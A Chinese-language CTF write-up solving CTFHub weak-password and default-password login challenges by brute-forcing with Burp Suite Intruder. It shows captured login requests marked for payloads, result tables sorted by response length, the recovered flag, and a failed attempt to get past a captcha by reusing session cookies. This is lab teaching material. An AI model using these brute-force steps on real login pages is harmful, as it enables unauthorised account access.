
```
POST / HTTP/1.1
Host: challenge-475c46099395067c.sandbox.ctfhub.com:10800
Content-Length: 36
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://challenge-475c46099395067c.sandbox.ctfhub.com:10800
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://challenge-475c46099395067c.sandbox.ctfhub.com:10800/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: UM_distinctid=§17b1124384b0-031f90c46aa6a1-4343363-1fa400-17b1124384c5b§
Connection: close

name=§hahaha§&password=§hahaha§&referer=§§
```



4 payload positions

Length: 844

依次点击，添加要爆破的字典（这里因为它说是简单密码，所以我用admin作为用户名，密码我们在burp suite自带的password里面爆破）然后点击右上角Start attckt！



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1　　Payload count: 0


Payload type: Simple list　　Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.


ch payload before it is used.

会跳出来一个窗口，等待它爆破完后点击length按照长度排序，可以找到和其他都不同长度的选项



Filter: Showing all items


Request	Payload	Status	Error	Timeout	Length	Comment
2592	password	200	□	□	2653	
31415	password	200	□	□	2653	
31701	password	200	□	□	2653	



0		200	□	□	2646
3	!@#$%	200	□	□	2646
4	!@#$%^	200	□	□	2646
5	!@#$%^&	200	□	□	2646
6	!@#$%^&*	200	□	□	2646
7	!root	200	□	□	2646
8	$SRV	200	□	□	2646

```
HTTP/1.1 200 OK
Server: openresty/1.19.3.2
Date: Mon, 30 Aug 2021 01:57:26 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 2326
Connection: close
X-Powered-By: PHP/7.3.14
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *


<!DOCTYPE html>
<html>
<head>
```

点进去再点击response拉到最底下即可看到flag：



Payload: password
Status: 200
Length: 2653
Timer: 9


```
            <input type="hidden" name="referer" value="" />
        </p>
        <p>
            <label for="remember"><input type="checkbox" name="remember" class="checkbox" value="1"
id="remember" /> 下次自动登录</label>
        </p>
        <p>
            ctfhub{c91297590590e83f1508775c}
        </p>
    </form>
  </div>
</div>
</body>
</html>
```

本题结束。

默认口令

（接下来我会记录一下我的错误思路，想看正确答案的童鞋请跳过此P，谢谢！）

打开题目看到如下界面的我，还是一如既往的想着用burp suite来爆破，但是我看到了验证码，于是犯了难。。




本环境为CTFHub模拟环境，仅为演示知识点，并非原程序

北京亿中邮信息技术有限公司 1999 - 2012 © 版权所有

要知道burp suite是很难爆破带有验证码的东西的。。但我还是想试试。。因为毕竟服务器都是通过用户传去的数据来分析你有没有成功登录的嘛，管它是啥验证码，只要我能抓包分析，就没有我解决不了的问题。。（结果却显示我很幼稚）


这边我判断服务器是根据用户传来的两个值：PHPSESSID和UM_distinctid的其中之一来判断用户传来的验证码是否正确，一个PHPSESSID或UM_distinctid对应一个验证码，只要我不改变这两个值进行爆破，我是不是就成功了呢？具体操作看下图：（我把除了密码之外的地方都把‘§’符号删除了，具体操作请看上面一题，有详细讲解）




Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /login.php?mod=login HTTP/1.1
Host: challenge-11d362be3b46e7f0.sandbox.ctfhub.com:10800
Content-Length: 54
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://challenge-11d362be3b46e7f0.sandbox.ctfhub.com:10800
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://challenge-11d362be3b46e7f0.sandbox.ctfhub.com:10800/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: UM_distinctid=17b1124384b0-031f90c46aa6a1-4343363-1fa400-17b1124384c5b; PHPSESSID=0b2d8efd34a478b09a0ce8e370fca931
Connection: close

user_id=admin&user_pass=§aaaa§&captcha=YFD1&captcha_ctime=
```



结果却让我很失望，除了第一个，其他长度425的全部显示为验证码错误。。。（这边我想分析一下，就是我查看网页源代码时发现了一个code.php文件，我刷新一下它它就给我新显示一个验证码的图片，我想可能是它在额外给服务器发送验证码图片的消息，但是我为什么接受不到。。我也不知道，欢迎大佬在评论区留言。。）



Request	Position	Payload	Status	Error	Timeout	Length	Comment
87	1	BASE	200	□	□	425	
88	1	BATCH	200	□	□	425	
89	1	BC4J	200	□	□	425	
90	1	BIGO	200	□	□	425	
91	1	BIOS	200	□	□	425	
92							
93							
94							
95							
96							

```
POST /login.
Host: challen
Content-Leng
Cache-Contr
Upgrade-Inse
Origin: http:/
Content-Type
User-Agent:
Accept:
text/html,app
9
Referer: http
Accept-Enco
Accept-Lang
Cookie: UM_
Connection:
```


Position: 1
Payload: BIGO
Status: 200
Length: 425
Timer: 40

```
Server: openresty/1.19.3.2
Date: Mon, 30 Aug 2021 16:01:50 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 13
Connection: close
X-Powered-By: PHP/7.3.14
